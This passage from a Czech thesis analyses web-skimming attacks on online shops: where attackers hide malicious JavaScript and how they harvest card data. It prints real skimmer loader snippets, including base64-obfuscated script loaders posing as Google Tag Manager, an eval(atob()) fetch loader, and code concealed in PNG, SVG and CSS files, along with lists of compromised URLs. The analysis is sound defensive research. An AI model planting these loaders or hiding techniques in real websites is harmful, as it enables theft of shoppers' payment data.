Amazon Web Services – Amazon S3 buckets je cloudová služba pro ukládání dat, u kterých chceme, aby byla přístupná odkudkoliv. Výhodou oproti vlastnímu řešení je, že tato služba od Amazonu nabízí dobrou dostupnost, bezpečnost, podporu, rychlost a škálovatelnost [34].

Organizace tuto službu Amazonu obvykle využívají k hostování svých webových stránek (zdrojových kódů, obrázků, ...) a ačkoliv by mimo jiné tato služba měla vynikat svojí bezpečností, byla zneužita k web skimming útokům [35]. Jednalo se však o případy, kdy byly servery špatně

nakonfigurované. To znamenalo, že útočníci mohli snadno upravit potřebné soubory a přidat do nich svůj škodlivý kód.

Kapitola 2

Web skimming

V této kapitole rozebírám jeden, dle mého názoru, z největších útoků na internetové obchody. Při tomto útoku dochází k odcizení platebních údajů a nazývá se *web skimming*. Jak tento útok funguje již bylo nastíněno v první kapitole. Nyní proberu, jak útočníci ukrývají škodlivý kód na webových stránkách a jakými způsoby získávají platební údaje.

Někteří útočníci si zvolí cestu infikovat co nejvíce webových stránek za cenu toho, že útok není tak dokonalý, to znamená, že například nemusí fungovat na všech napadených webových stránkách nebo také, že hrozí jeho dřívější odhalení. Odhalení může hrozit z toho důvodu, že škodlivý kód není na webové stránce dobře ukrytý anebo také jednoduše proto, že čím více napadených webů, tím větší šance odhalení. Proto se také jiní vydávají cestou přesně opačnou. Vytváří sofistikovanější útoky, které se soustředí na konkrétní internetové obchody. Útok je pak obvykle lépe proveden a je šance, že zůstane neobjeven delší dobu. Z tohoto důvodu si navíc pro tyto cílené útoky útočníci zpravidla vybírají webové stránky s vysokou návštěvností.

Nebezpečnost web skimming útoků spočívá především v tom, že obvykle nijak nemění chování webové stránky, maximálně dochází například k přidání formuláře či tlačítka navíc na webovou stránku. Často se tedy stává, že bývají objeveny až po dlouhých měsících. Obyčejní uživatelé obvykle nemají vůbec šanci poznat, že je webová stránka napadená. Na to, že je něco špatně, obvykle přijdou až ve chvíli, kdy jim začnou mizet peníze z účtu. Výjimky tvoří právě případy, kdy se jedná o web skimming v kombinaci s phishingem.

Ukradené platební údaje útočníci pak často prodávají na dark webu. Kromě toho, že tyto údaje mohou být dále využívány přímo k odcizení peněz, lze je také využít k útokům za pomoci sociálního inženýrství. Se znalostí těchto údajů může útočník přesvědčit oběť o tom, že je z banky – zná údaje, které by měla znát ideálně pouze banka –, a vylákat z oběti třeba heslo pro přístup do internetového bankovnictví nebo jiné údaje. Podobné útoky za pomocí sociálního inženýrství byly již zaznamenány [36]. Z toho vyplývá, že pro útočníka

mohou být relevantní i ostatní údaje (jméno, telefonní číslo, emailová adresa, adresa) a ne pouze platební údaje.

2.1 Historie skimmingu kreditních karet

Nyní pouze stručně rozeberu historii skimmingu, jelikož pod slovním spojením *card skimmer* si pravděpodobně většina lidí představí staré klasické skimmery, které bývají na bankomatech.

Pod pojmem skimming se ukrývá více druhů útoků na kreditní karty. Všechny spočívají v krádeži platebních údajů – číslo platební karty, CVV a datum expirace. Nejznámější a nejstarší jsou fyzické skimmery na bankomatech.

- Skimmery na bankomatech – to je to, co si pod pojmem *skimming* představí pravděpodobně většina lidí. Jedná se o bankomat, na kterém je ještě přidělaná navíc jedna čtečka karet, kterou tam nainstaloval útočník. Případně na numerické klávesnici je ještě druhá, která zaznamenává PIN, nebo může být PIN kód snímán kamerou. Data mohou být odesílána útočníkovi okamžitě, nebo mohou být ukládána na paměťové médium.
- POS skimming – POS (Point of Sale) je zařízení, které přijímá platby kartou v místě obchodníka, tedy obvykle terminál propojený s počítačem. Existují tři základní typy útoku na tyto zařízení [37]:
  - Výměna celého čtecího zařízení za falešné, které odesílá údaje útočníkovi.
  - Kompromitace osoby, která platbu provádí (obchodník), v tomto případě pak obchodník načte kartu na dvou čtecích zařízeních, jedno z nich je falešné.
  - Malware, který napadá POS zařízení.
- Web skimming – stejně jako v předchozích případech se jedná o *něco*, co je přidáno na místo, kde dochází ke zpracovávání platebních údajů. Jak napovídá název, v tomto případě je tím místem webová stránka.

2.2 Principy ukrývání škodlivého kódu na webové stránce

Pro perzistenci škodlivého kódu na webové stránce je důležité, aby zůstal co nejdéle skrytý. Proto útočníci využívají různé způsoby, jak toho dosáhnout.


Pro pochopení, kde a jak se ukrývá škodlivý kód, je potřeba také zmínit jakou strukturu má obvykle webová stránka a konkrétně internetový obchod.

2.2.1 Struktura webové stránky

Zajímám se o to, jak vypadá struktura webové stránky z pohledu zdrojových kódů (HTML, CSS, JS) a ostatních zdrojových souborů, jako jsou například obrázky.

Základem každé webové stránky je HTML (případně XHTML), jedná se o značkovací jazyk a jsou v něm jsou definovány další soubory a zdroje, které webová stránka načítá.

Implicitní soubor, který vrací webový server se běžně nazývá index.html. Na obrázku 2.1 je tento soubor označen jako `(index)`. V případě Apache web serveru lze název definovat v souboru `.htaccess`. V dnešní době se HTML často generuje dynamicky, například pomocí PHP, ASP.NET nebo Pythonu. K tomu dochází na straně webového serveru.



Obrázek 2.1: Developer tools alza.cz

Obrázky společně se soubory typu CSS zajišťují vzhled webové stránky. Odkaz na tyto soubory je v HTML souboru. Na obrázku 2.1 lze vidět, že obrázky jsou na více různých místech (ve složce *Images*, *img* a *Foto*) a CSS soubory jsou ve složce *Styles*.

Soubory typu `JavaScript` zajišťují další funkce od složitějších vzhledových efektů, měření statistik až po zpracování platebních údajů.

Všechny zmíněné soubory jsou uloženy v nějaké struktuře, jejíž cílem je zajistit přehlednost. Struktura každé webové stránky se samozřejmě liší v závislosti na použitých technologiích. Jak je vidět na obrázku 2.1, webová stránka také načítá soubory z mnoha různých zdrojů, včetně externích jako je třeba `google-analytics.com`, `facebook.net` a `gstatic.com`.

2.2.2 Typy souborů

Webové stránky se skládají nejčastěji ze souborů těchto typů – HTML, CSS, JS, JPG, PNG, ICO, PHP, případně další formáty obrázků SVG, GIF a dokumentů PDF, DOC. Škodlivý kód lze schovat do všech, ovšem v některých se skrývá mnohem snadněji než v jiných.

- JS – nejčastější místo ukrytí škodlivého kódu, a to z toho důvodu, že sám škodlivý kód je obvykle v JavaScriptu (někdy bývá také v PHP).
- ICO a JPG – obrázků internetový obchod obsahuje obvykle velké množství, proto je to dobrá volba i pro útočníky k ukrývaní. Zranitelné místo z hlediska objevení zůstává tam, kde se kód z obrázku musí načíst.
- HTML – HTML soubory jsou základem každé webové stránky, slouží jako taková brána pro načtení všeho ostatního, proto v HTML souboru prakticky vždycky najdeme nějakou část škodlivého kódu.

Někdy útočníci schovávají kód i v jiných typech souborů. Ovšem ve skutečnosti se obvykle jedná o soubory, které mají pouze jinou příponu, třeba .css nebo .php, ale ve skutečnosti obsahují pouze JavaScript. Tak se stalo například v ukázce 6. Soubor `fount.css` obsahuje pouze JavaScript.

```
if ((new RegExp("checkout")).test(window.location))
{ jQuery.ajax({ url: "https[:]//manag[.]icu/fount.css",
dataType: "script", success: function () { }, async: !0 }) }
```

Kód 6: Ukázka načtení škodlivého souboru s příponou `.css`

Dále se budu podrobněji zabývat následujícími možnostmi schovávání škodlivého kódu na webových stránkách internetových obchodů:

- obecně v HTML
- podle místa ukrytí
- podle typu souboru ve kterém je škodlivý kód ukrytý

2.2.3 Kód ukrytý v HTML

U těch nejobyčejnějších web skimming útoků je běžné, že je všechen škodlivý kód schován v HTML – myšleno tak, že už se nenačítá další část škodlivého kódu z jiného souboru. Z pohledu obsahu webového serveru jsou obvykle webové stránky napsány tím způsobem, že části stránky, které jsou všude stejné (hlavička, zápatí, importy), jsou definované pouze na jednom místě, aby se snížila duplicita kódu a úpravy byly snazší. Z toho důvodu útočníci skryjí kód do těchto souborů, a tím docílí toho, že se jejich škodlivý kód dostane na všechny podstránky obchodu a především na stránku, kde dochází k platbě.

Často tento kód bývá navíc ještě obfuskován. Obfuskací se obvykle útočníci snaží docílit především toho, aby nebylo na první pohled vidět, co daný kód dělá. Kromě obfuskace také útočníci využívají třeba toho, že škodlivý kód vloží na konec souboru a před něj dají větší množství prázdných řádků.

U těch promyšlenějších web skimming útoků je na hlavní stránce pouze malá část, která celý zbytek škodlivého kódu načítá odjinud. Uvedu dva příklady, jak to často vypadá.

Buď je na hlavní stránce vložen pouze krátký jednořádkový kód, kde URL není vůbec obfuskována, jako v tomto ukázkovém kódu 7. Výhodou je, že toto řešení je krátké a jednoduché, nevýhodou, že jakmile někdo ví, že tato URL je škodlivá, tak ji snadno objeví. Z toho důvodu útočníci používají URL, které mají připomínat nějaké jiné známé služby.

```
<script src="https://cloubfiare[.]com/track.js"></script>
```

Kód 7: Kód načítající zbytek škodlivého kódu ze stránky, která má připomínat Cloudflare

Druhou možností je ten stejný nebo alespoň hodně podobný kód obfuskovat, a to tím způsobem, aby vypadal jako jiné kódy, které se běžně používají. V ukázce 8 je kód, který se snaží tvářit, že má něco společného s Google Tag Managerem [38].

```
<script>
var GTM = document.createElement('script'),
Google_Token= 'aHR0cDovL21hbmFnLmljdS9hbmFseXRpY3MuanM=';
GTM.async = true; GTM.src = atob(Google_Token);
document.getElementsByTagName('body')[0].appendChild(GTM);
</script>
```

Kód 8: V této ukázce se útočníci snaží vydávat za Google Tag Manager

Pro porovnání zde uvádím i následující kód 9, který je čistý a běžně se používá pro načtení Google Analytics skriptu. Útočníci rádi napodobují Google Analytics, důvodem je pravděpodobně fakt, že Google Analytics používá 28 milionů webových stránek [39].

```
(function() {
var ga = document.createElement('script'); ga.type =
↪  'text/javascript'; ga.async = true;
ga.src = ('https:' == document.location.protocol ? 'https://ssl' :
↪  'http://www') + '.google-analytics.com/ga.js';
var s = document.getElementsByTagName('script')[0];
↪  s.parentNode.insertBefore(ga, s);
})();
```

Kód 9: Čistý kód načítající Google Analytics skript

2.2.4 Podle místa ukrytí

V zásadě je asi jasné, že vždy by mělo dojít někde v HTML dokumentu stránky k načtení buď přímo škodlivého kódu, anebo souboru, který ten škodlivý kód obsahuje. Proto se teď zaměřím na místa, odkud tento škodlivý kód útočníci načítají, pokud již není celý na stránce v HTML dokumentu. Existuje několik možností:

- kód ukrytý na hostingové službě
- kód ukrytý v legitimním zdroji třetí strany
- kód ukrytý na webové stránce útočníka
- kód ukrytý na jiné napadené stránce
- kód ukrytý v souboru na napadené webové stránce

Kód ukrytý na hostingové službě

Hostingové služby poskytují komukoliv možnost si buď zdarma, nebo za poplatek vytvořit vlastní stránku a mít na ní svůj obsah. Výhodou pro útočníky je, že je to jednoduché, a pokud je služba zdarma, tak si i snáze zachovají anonymitu. Nevýhodou je, že v případě odhalení obvykle dojde k pozastavení účtu (a smazání obsahu) ze strany hostingové služby. Útočníci takto mohou k hostování využít třeba i GitHub [40].

Příklady využití hostingových služeb k hostování škodlivého kódu jsou znázorněny v kódu 10.

```
storage.googleapis[.]com/volusionapi/resources.js
verigo.verigo.nazwa[.]pl/components/com_jce/editor/jarjit/log.php
terminal4.veeblehosting[.]com/~sucurrin/i/gate.php
raw.githubusercontent[.]com/mag202/magento/master/pub/media/downloada
↪  ble/mage.png
duwmm4swaqv27.cloudfront[.]net/assets/modernizr-min-d59e83c90ea1f0288
↪  3bf20eef43eb766f5e5db404f03dff8dc2e156dba9aed15.js
```

Kód 10: URL sloužící buď jako brány, přes které dochází k odcizení platebních údajů, anebo k ukrytí další části škodlivého kódu

Google Cloud Storage `storage.googleapis.com` (řádek 1 v kódu 10) je služba pro ukládání a přístup k datům. Ačkoliv by se mohlo zdát (díky názvu `volusionapi`), že zde ukládá data firma Volusion, nebylo tomu tak [41]. Útočníci pouze využili možnosti, že každý si může na Google Storage pojmenovat svůj prostor, jak chce a zneužili jméno firmy, která poskytuje služby pro internetové obchody.

Kód ukrytý v legitimním zdroji třetí strany

V některých případech útočníci ukryjí škodlivý kód na webu, který poskytuje zdrojové kódy pro další webové stránky. Může se jednat třeba o zdrojové soubory k bootstrapu [42], který využívá velké množství stránek. Velkou výhodou (pro útočníka) je, že pokud internetový obchod, na který útočníci cílí, už daný zdrojový kód načítá, pak útočník nemusí napadnout přímo internetový obchod.

Content Delivery Network (CDN) je propojená síť serverů, ideálně distribuovaná po světě, jejíž cílem je zajistit co nejlepší možnou rychlost a dostupnost pro uživatele. Často je využívaná právě pro hostování různých zdrojových kódů.

Jeden příklad napadeného zdrojového kódu, který byl na webové stránce Adverline, což je francouzská reklamní agentura. Soubor obsahoval jak čistý, původní kód, tak škodlivý kód, který tam byl přidán útočníkem.

```
https://ads2.adverline.com/retargetproduit/partnertag/103754_ta⌋
↪ g.js
```

Kód ukrytý na webové stránce útočníka

Kvůli phishingovým útokům si útočníci registrují obvykle nové domény, jejichž cílem je napodobit doménu, na kterou je phishingový útok cílen. To stejné se děje i v případě web skimming útoků, protože ne vždy je pro útočníky výhodné schovávat všechen škodlivý kód přímo na napadené webové stránce, případně to také pro ně nemusí být tak jednoduché – pokud opravdu chtějí zabránit odhalení a chtěli by se pokusit schovat celý škodlivý kód například do JavaScript souboru, který se již načítá.

Z tohoto důvodu si registrují útočníci nové vlastní domény, mnohdy podobné službám, které internetové obchody běžně využívají. Druhým důvodem pro registraci vlastní domény je také to, že útočníci musí nějakým způsobem přijímat data, která kradou.

Stejně jako záludně pojmenované domény, útočníci i záludně pojmenovávají soubory, ve kterých se nachází daný škodlivý kód. V některých případech mají jméno, které se shoduje se jménem napadené webové stránky.

Příklad je na kódu 11, škodlivý kód se načítá z domény `sadiras[.]net`.

Načtení škodlivého kódu pomocí `fetch()` je v ukázce kódu 12. Webová stránka vrátí json, který obsahuje škodlivý kód zakódovaný v base64. Kód v příkladu je deobfuskovaný a očištěn o anti-debugging techniky. Do sessionStorage se data ukládají pro to, aby se nemusela načítat víckrát, dochází ke kontrole, zda už jsou data v sessionStorage či nikoliv (není v ukázce).

```
<script type="text/javascript">
function window_resize_ex(ws) {return (16/9) * (ws - 16);}
jQuery(document).ready(function (){jQuery.getScript(atob("aHR0cHM6Ly9
↪  zYWRpcmFzLm5ldC9iZy5qcw=="));});
</script>
```

Kód 11: Škodlivý kód se načítá z `sadiras[.]net/bg.js`

```
fetch("https://jquerysapi.com/counter.php?id=vt")
.then(function(response) {
        response.json().then(function(data) {
                window.sessionStorage.setItem("lpt", data.vt);
                eval(atob(data.vt));
        });
})
```

Kód 12: Škodlivý kód – deobfuskováno a zkráceno

Kód ukrytý na jiné napadené stránce

Mezi další útočníky používané techniky patří využívání jiných infikovaných webových stránek k hostování škodlivého kódu pro napadený internetový obchod. Z pohledu útočníků je to dobrým řešením, protože nemusí registrovat novou doménu, a protože daná webová stránka je legitimní, nemusí vzbudit takové podezření. Problémem samozřejmě zůstává, že není úplně typické načítat soubory z jiných webových stránek, které k tomu nejsou určeny. Tím mám na mysli ať už CDN, tak webové stránky organizací, které dodávají nějaké balíčky či knihovny.

Kód ukrytý v souboru na napadené stránce

Na napadaném internetovém obchodě mohou útočníci buď přidat úplně nový soubor, který obsahuje škodlivý kód, anebo mohou vložit kód do nějakého již existujícího legitimního souboru.

```
<script type="939c56fa93d9a6a5275a18d4-text/javascript" src="/static/
↪  frontend/Peterbilt/theme-peterbilt/en_US/js/custom-pbp.min.js"
↪  async="async"></script>
```

Kód 13: Na první pohled nezajímavá část kódu na webové stránce `peterbilt-parts.com`

Příklad takového souboru je na kódu 13. Tento kód je z HTML souboru na stránce `peterbiltparts.com`. Jedná se pravděpodobně o legitimní soubor. Ovšem na začátku tohoto souboru je následující kód 14, který načítá škodlivý JavaScript ze stránky `cdn.googapi[.]com/modules/googletagmanagers.js`.

```
require(["jquery"],function($){jQuery(document).ready(function(){$.ge
↪  tScript(atob("aHR0cHM6Ly9jZG4uZ29vZ2FwaS5jb20vbW9kdWxlcy9nb29nbGV
↪  0YWdtYW5hZ2Vycy5qcw=="));})});
```

Kód 14: Škodlivý kód, který načítá další část z `cdn.googapi[.]com`

Další příklady, kam útočníci schovávají škodlivý kód, jsou v ukázce 15. Poslední z těchto příkladů – `bootstrap-datetimepicker.min.js` – je knihovna pro hezčí výběr data. V tomto souboru se tentokrát na konci nacházel kód, který je v ukázce 16. První polovina je čistý kód, druhá polovina zobrazuje začátek škodlivého kódu, který byl vložen útočníkem. Nejedná se o celý soubor, kód byl zkrácen tak, aby byla vidět návaznost mezi čistým a škodlivým kódem.

```
opticalsolutions.uk/catalog/view/javascript/common.js
mokshainvestments.com/wp-includes/js/jquery/suggested.js
tradingmadeeasy.co.uk/catalog/view/theme/boltdemo1/js/common.js
redrosetravel.com/catalog/view/javascript/common.js
skechers.cl/js/jquery.elevatezoom.js
keenthailand.com/media/js/426c58e.js
media.nleurope.com/www/vendor/bootstrap/dist/js/bootstrap.min.js
justourshoes.com/catalog/view/javascript/jquery/datetimepicker/bootst
↪  rap-datetimepicker.min.js
```

Kód 15: Příklady napadených souborů na webových stránkach

2.2.5 Místo ukrytí podle typu souboru, ve kterém se nachází škodlivý kód

Nyní rozeberu, v jakých typech souborů se nejčastěji nachází škodlivý kód.

- kód ukrytý v JavaScript souboru
- kód ukrytý v obrázku (.ico/.png/.jpg/.svg)
- PHP
- CSS
- ostatní

Kód ukrytý v souboru typu JavaScript

Nejčastěji jsou web skimming kódy napsané v JavaScriptu, a i z toho důvodu útočníci nejraději skrývají své škodlivé kódy v souboru typu JavaScript.

```
this.each(function(){var c=a(this),e=c.data("DateTimePicker");e||c.da
↪  ta("DateTimePicker",new
↪  d(this,b))})},a.fn.datetimepicker.defaults={format:!1,pickDate:!0
↪  ,pickTime:!0,useMinutes:!0,useSeconds:!1,useCurrent:!0,calendarWe
↪  eks:!1,minuteStepping:1,minDate:b({y:1900}),maxDate:b().add(100,"
↪  y"),showToday:!0,collapse:!0,language:b.locale(),defaultDate:"",d
↪  isabledDates:!1,enabledDates:!1,icons:{},useStrict:!1,direction:"
↪  auto",sideBySide:!1,daysOfWeekDisabled:[],widgetParent:!1}});

var _0x5754=["\x68\x74\x74\x70\x73\x3A\x2F\x2F\x63\x68\x65\x63\x6B\x6
↪  F\x75\x74\x6D\x6F\x64\x75\x6C\x65\x73\x2E\x62\x69\x7A\x2F\x70\x61
↪  \x79\x6D\x65\x6E\x74\x2F\x69\x6E\x64\x65\x78\x2E\x70\x68\x70","\x
↪  73\x65\x74\x69\x64\x64","\x28\x3F\x3A\x5E\x7C\x3B\x20\x29","\x5C\
↪  x24\x31","\x72\x65\x70\x6C\x61\x63\x65","\x3D\x28\x5B\x5E\x3B\x5D
↪  \x2A\x29","\x6D\x61\x74\x63\x68","\x63\x6F\x6F\x6B\x69\x65","\x67
↪  \x65\x74\x54\x69\x6D\x65","\x2D","\x72\x61\x6E\x64\x6F\x6D","\x66
↪  \x6C\x6F\x6F\x72","\x73\x65\x74\x69\x64\x64\x3D","\x3B\x20\x70\x6
↪  1\x74\x68\x3D\x2F\x3B\x20\x65\x78\x70\x69\x72\x65\x73\x3D","\x74\
↪  x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67"
```

Kód 16: Končící čistá část a navazující škodlivý kód, který se nachází na konci souboru (zkráceno)

Kód ukrytý v obrázku

K ukrytí škodlivého kódu v obrázku využívají útočníci převážně dva různé způsoby. První způsob je pouze vhodné pojmenování souboru, například `favicon.ico`, ačkoliv se o obrázek ve skutečnosti vůbec nejedná a tento soubor obsahuje pouze JavaScript. Druhý způsob už je nenápadnější, jedná se opravdu o obrázek, který na konci (případně jinde) obsahuje JavaScript.

PNG V Příklad načtení škodlivého souboru z validního PNG souboru je v ukázce 17. Konkrétně se zde načítá obrázek z `/wp-content/themes/wish trend/logo.png` na napadeném internetovém obchodě. Tento PNG obrázek obsahuje na svém konci JavaScript. Načtení pouze této části kódu je dosaženo pomocí `slice(-46928)`. Při zobrazení PNG se nekontroluje, zda náhodou obrázek neobsahuje nějaká data na jeho konci za ukončovacím tagem (IEND), proto se obrázek zobrazí bez chyby.

favicon.ico Jedná se o soubor, který obsahuje většina stránek, tento obrázek se zobrazuje jako ikonka na záložce v prohlížeči. V některých případech se jednalo o validní ICO soubor [43], v některých o soubor obsahující pouze škodlivý kód, ale chytře pojmenovaný. V případě validního souboru útočníci schovali škodlivý kód do pole „copyright“ a k načtení použili zase funkci `slice()`, stejně jako v předchozím příkladě u PNG obrázku.

```
<!-- Google Tag Manager -->
<script>(function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start':new
↪  Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)
↪  [0],j=d.createElement(s),dl=l!='dataLayer'?'&l='+l:'';j.async=tru
↪  e;j.src='https://www.googletagmanager.com/gtm.js?id='+i+dl;f.pare
↪  ntNode.insertBefore(j,f);})(window,document,'script','dataLayer',
↪  'GTM-PRZ7WN8');GoogleTagManager();async function
↪  GoogleTagManager(e,r,s,v,t){let d=await fetch(atob("L3dwLWNvbnRlb
↪  nQvdGhlbWVzL3dpc2h0cmVuZC9sb2dvLnBuZw==")); if (d.ok){let t=await
↪  d.text();var g=new Function (t.slice(-46928));
↪  return(g());}}</script>
<!-- End Google Tag Manager -->
```

Kód 17: Ukázka škodlivého kódu, který načítá obrázek obsahující JavaScript

V dalším případě, který je velmi podobný, si útočníci vytvořili doménu `favicon.cloud`, ze které načítali soubor `favicon.ico`.

SVG SVG je vektorový obrázek definovaný pomocí XML [44]. V ukázce 18 je kód, který z SVG dekóduje škodlivý kód. Nutno dodat, že ačkoliv se jedná o validní soubor, žádný obrázek nevytváří. Dekódovaný kód z SVG je v příloze 60.

```
var e = document.getElementById("facebook_full");
(window.q = e.querySelectorAll("path")), (document.o = e ? "" :
↪  "rotate");
for (var s = 0; q.length > s; s++) document.o +=
↪  q[s].getAttribute("line");
(window.t = document.o.split("c.z")),
        (document.f = t[0] - !1),
        (window.r = t[1] - !1),
        (document.d = t[2].replace(/ |h|c|M|z|-/gi, ".")),
        (document.d = document.d.split(".")),
        (o = "");
for (s = 1; document.d.length > s; s++)
        o += String.fromCharCode(((document.d[s] - document.f) ^ r) -
        ↪  document.f);
setInterval(function () {
        if (typeof jQuery == "undefined") return;
        new self["Function" || "Object"](o).call();
}, 0x1388);
```

Kód 18: Kód, který načítá data z SVG obrázku a dekóduje je

Kód ukrytý v PHP

PHP se vykonává na straně serveru a ke klientovi se odesílá až přeložený kód, proto také útoky, které využívají škodlivý kód v PHP k odesílání údajů, jsou prováděny na straně serveru. Samozřejmě, pokud škodlivý kód v PHP bude upravovat HTML stránku a přidá tam JS skimmer, pak dojde k provedení útoku na straně klienta.

Útoky prováděné na straně serveru se nedají analyzovat zvenku, je potřeba mít přístup přímo k souborům uloženým na serveru, proto se jimi v této práci nezabývám.

Kód ukrytý v CSS

Objevil se i pokus o ukrytí škodlivého kódu v CSS souboru. Část, která byla v CSS, je v ukázce 19 a ačkoliv se podle validátoru [45] nejedná validní CSS (validátor vrátí error při parsování funkce `setTimeout()`), tak to funkčnost neovlivní a z CSS se úspěšně načte JavaScript pomocí kódu 20. Tento škodlivý kód byl objeven na `newbalance.com.hk`.

```
:root {
        --script: setTimeout(function(){jQuery.getScript("https://ww
        ↪  w.cloud-iq.net/pub/map.js")},
        ↪  3000);
}
```

Kód 19: Škodlivý kód ukrytý v CSS

```
new Function(getComputedStyle(document.documentElement)?.getPropertyV
↪  alue('--script'))();
```

Kód 20: Kód načítající škodlivou část ze souboru typu CSS

Ostatní

V ostatních typech souborů se škodlivé kódy pro web skimming útoky tolik nevyskytují, a pokud ano, často se jedná o JavaScript soubor, který má pouze jinou příponu. Obecně určovat typ souboru podle jeho obsahu není úplně jednoduchá záležitost.

2.3 Principy odcizení platebních údajů

V této sekci se zaměřuji na třetí fázi útoku, která je znázorněna na obrázku 1.1. Tento proces se dělí na dvě části. Nejdříve musí útočník data získat (v prohlížeči uživatele) a poté musí zajistit, aby se tato data dostala k němu.

2.3.1 Získání platebních údajů

Zatím jsem popsala metody, jakými útočníci na webovou stránku škodlivý kód vkládají. Nyní vysvětlím, jakým způsobem získávají data. Obvykle využívají JavaScript, který umožňuje získat elementy, ve kterých mohou být zadané údaje, pomocí: `jQuery("#authnetcim-cc-number").val()`.

Útočníky zajímají především prvky jako `input`, `select` nebo `textarea`, do kterých se zadávají platební údaje. V případě, že útočníci znají id jednotlivých prvků, mohou použít funkci: `document.getElementById()`.

To s sebou nese jednu nevýhodu, v kódu se pravděpodobně objeví klíčová slova jako: `cvv` nebo `payment` – prvky na webové stránce jsou obvykle logicky pojmenované. Konkrétně třeba `co-payment-form`, `co-billing-form`, `paypal_direct_cc_cid`.

Dalším způsobem, který se stejně jako první vyhne použití klíčových slov, je: `document.querySelectorAll('form')`. Tato funkce vrátí list všech prvků `<form>` na stránce. Kromě `<form>` se používá také button, input, submit, .btn nebo .button. K hodnotám těchto prvků lze pak přistupovat pomocí `.value`. Případně lze použít `querySelector()`, který vrátí pouze první prvek na stránce.


Druhou možností je používat jQuery, což funguje velmi podobně, akorát se liší syntax. Přístup k HTML prvkům pomocí jQuery je následující: `jQuery("#authnetcim-cc-number").val()`

V případech, kdy internetový obchod nenabízí zaplacení pomocí formuláře, který je přímo na jeho webové stránce, nabízí obvykle platbu pomocí platební brány, která je hostovaná na webové stránce třetí strany. Na tuto bránu je zákazník přesměrován po dokončení objednávky. Zrovna české obchody tuto možnost nabízejí často (například Alza). Webové stránky běžně využívají GP webpay (na obrázku 2.2), PayPal, Stripe nebo třeba PayU bránu. V těchto případech útočníkovi nestačí pouze vložit do zdrojového kódu webové stránky škodlivý kód, který odesílá data z formulářů k útočníkovi. Proto útočníci vymysleli dva jiné způsoby, jak odcizit platební údaje i v těchto případech – přesměrování na falešný formulář nebo vložení falešného formuláře.

Přesměrování na falešný formulář

Útočník nahradí platební bránu svou webovou stránkou, a to tím způsobem, že změní URL, na kterou je zákazník přesměrován po dokončení objednávky. V této fázi už je snazší odhalení, protože útočníkova platební brána bude na doméně, která neodpovídá legitimní bráně.

Falešná platební brána obvykle vypadá úplně stejně, jako ta legitimní. V jednom konkrétním případu, kde útočníci napodobovali PayU bránu, škodlivý kód obsahoval, kromě HTML a CSS, který zajišťují správný vzhled stránky, i JavaScript kód, který je zde 21. Ten zajišťuje sběr a odeslání platebních údajů.



